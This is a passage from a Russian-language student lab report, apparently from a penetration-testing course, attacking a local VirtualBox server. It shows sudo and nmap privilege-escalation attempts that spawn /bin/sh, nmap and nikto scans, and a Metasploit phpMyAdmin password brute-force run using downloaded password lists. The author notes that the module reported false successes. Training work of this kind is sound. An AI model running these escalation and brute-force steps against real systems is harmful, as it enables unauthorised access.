root
test@server:/$ sudo python3 -c 'import os;os.system("cat /home/server/Important.txt")'
Important Information!
```

7.5. Эскалация через sudo sh в данном варианте VM недоступна.

7.6. Эскалация привилегий через Nmap тоже недоступна по причине отсутствия доступа к sudo su и /bin/sh:

```
test@server:/home/server$ sudo nmap --interactive
[sudo] password for test:
Sorry, user test is not allowed to execute '/usr/bin/nmap --interactive' as root on server.
test@server:/home/server$ TF=$(mktemp)
test@server:/home/server$ echo 'os.execute("/bin/sh")'>$TF
test@server:/home/server$ sudo nmap --script=$TF
[sudo] password for test:
Sorry, user test is not allowed to execute '/usr/bin/nmap --script=/tmp/tmp.eildUWioKw' as root on server.
```

8. Эксплуатация уязвимостей в веб-приложении phpMyAdmin.

8.1. Поиск phpMyAdmin.

```
Nmap scan report for server.lan (192.168.1.146)
Host is up (0.00039s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp      JAMES smtpd 2.3.2
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open  pop3      JAMES pop3d 2.3.2
111/tcp   open  rpcbind   2-4 (RPC #100000)
119/tcp   open  nntpd     JAMES nntpd (posting ok)
873/tcp   open  rsync     (protocol version 31)
2049/tcp  open  nfs_acl   2-3 (RPC #100227)
4444/tcp  filtered krb524
4848/tcp  open  tcpwrapped
MAC Address: 08:00:27:70:03:66 (Oracle VirtualBox virtual NIC)
Service Info: Host: server; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 8.08 seconds
```



8.2. Сканируем при помощи утилиты nikto:

```
(root@kali) - [/usr/share/wordlists/metasploit]
# nikto -h 192.168.1.146
- Nikto v2.1.6

-----
+ Target IP:      192.168.1.146
+ Target Hostname: 192.168.1.146
+ Target Port:    80
+ Start Time:     2023-08-22 23:48:11 (GMT3)
-----

+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.29
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ /info.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSNAKE's list (http://hackers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ /phpmyadmin/: phpMyAdmin directory found
+ 8067 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:      2023-08-22 23:49:16 (GMT3) (65 seconds)
-----
+ 1 host(s) tested
```

8.3. Открываем <http://192.168.1.146/phpmyadmin/>:



phpMyAdmin

Not secure | 192.168.1.146/phpmyadmin/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter OffSec Exploit-DB Google

phpMyAdmin

Welcome to phpMyAdmin

Language

English

Log in

Username:

Password:

Go

8.4. Проникаем в веб-приложение.

8.4.1. Используем phpMyAdmin эксплойт.

```
msf6 auxiliary(scanner/ssh/ssh_login) > search phpmyadmin
```

```
msf6 auxiliary(scanner/http/phpmyadmin_login) > show options
```

8.4.2. Скачиваем logins&passwords словари:

```
(root@kali)-[/home/skillfactory_lab/Desktop/Files]
# wget https://github.com/danielmiessler/SecLists/blob/master/Passwords/darkweb2017-top100.txt
--2023-08-23 12:37:10-- https://github.com/danielmiessler/SecLists/blob/master/Passwords/darkweb2017-top100.txt
Name                               Current Setting  Required  Desc
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 11996 (12K) [text/plain]
Saving to: 'darkweb2017-top100.txt'

darkweb2017-top100.txt  100%[=====] 11.71K  2.88KB/s  in 4.1s
2023-08-23 12:37:19 (2.88 KB/s) - 'darkweb2017-top100.txt' saved [11996/11996]

ls
darkweb2017-top100.txt  top-usernames-shortlist.txt
```

8.4.3. Настраиваем эксплойт.

```
msf6 auxiliary(scanner/http/phpmyadmin_login) > set RHOSTS 192.168.1.146
RHOSTS => 192.168.1.146
msf6 auxiliary(scanner/http/phpmyadmin_login) > set targeturi /phpmyadmin/index.php
targeturi => /phpmyadmin/index.php
msf6 auxiliary(scanner/http/phpmyadmin_login) > set user_file /home/Desktop/skihome/skillfactory_lab/Desktop/Files/top-usernames-shortlist.txt
user_file => /home/Desktop/skihome/skillfactory_lab/Desktop/Files/top-usernames-shortlist.txt
msf6 auxiliary(scanner/http/phpmyadmin_login) > set pass_file /home/Desktop/skihome/skillfactory_lab/Desktop/Files/darkweb2017-top100.txt
pass_file => /home/Desktop/skihome/skillfactory_lab/Desktop/Files/darkweb2017-top100.txt
```

```
msf6 auxiliary(scanner/http/phpmyadmin_login) > show options
```

Module options (auxiliary/scanner/http/phpmyadmin_login):

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	The password to PhpMyAdmin
PASS_FILE	/home/skillfactory_lab/Desktop/Files/darkweb2017-top100.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.1.146	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
TARGETURI	/phpmyadmin/index.php	yes	The path to PhpMyAdmin
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	root	yes	The username to PhpMyAdmin
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/home/skillfactory_lab/Desktop/Files/top-usernames-shortlist.txt	no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host


8.4.4. Запускаем эксплойт.

```
msf6 auxiliary(scanner/http/phpmyadmin_login) > run
```

```
[*] PhpMyAdmin Version: Not Detected
[+] 192.168.1.146:80 - Success: 'root:123456'
[+] 192.168.1.146:80 - Success: 'admin:123456'
[+] 192.168.1.146:80 - Success: 'test:123456'
[+] 192.168.1.146:80 - Success: 'guest:123456'
[+] 192.168.1.146:80 - Success: 'info:123456'
[+] 192.168.1.146:80 - Success: 'adm:123456'
[+] 192.168.1.146:80 - Success: 'mysql:123456'
[+] 192.168.1.146:80 - Success: 'user:123456'
[+] 192.168.1.146:80 - Success: 'administrator:123456'
[+] 192.168.1.146:80 - Success: 'oracle:123456'
[+] 192.168.1.146:80 - Success: 'ftp:123456'
[+] 192.168.1.146:80 - Success: 'pi:123456'
[+] 192.168.1.146:80 - Success: 'puppet:123456'
[+] 192.168.1.146:80 - Success: 'ansible:123456'
[+] 192.168.1.146:80 - Success: 'ec2-user:123456'
[+] 192.168.1.146:80 - Success: 'vagrant:123456'
[+] 192.168.1.146:80 - Success: 'azureuser:123456'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Замечание: Работа данного скрипта выдала массу успешных комбинаций, которые не отработали, что интересно, только первый пароль был задействован. Я зашёл в админскую учётную запись при помощи приведённой комбинации: **логин – admin** и **пароль – password**.

Попробовал установить set TARGETURI <http://192.168.1.146/phpmyadmin/index.php>, но msfconsole выдаёт информацию - “192.168.1.146:80 - PhpMyAdmin is not available”. Как заставить её видеть PHP я не понимаю.



Дальнейшие методы для эскалации привилегий, webshell, являются довольно-таки неясными на данном уровне моих знаний, я буду углубляться в материал после окончания курса.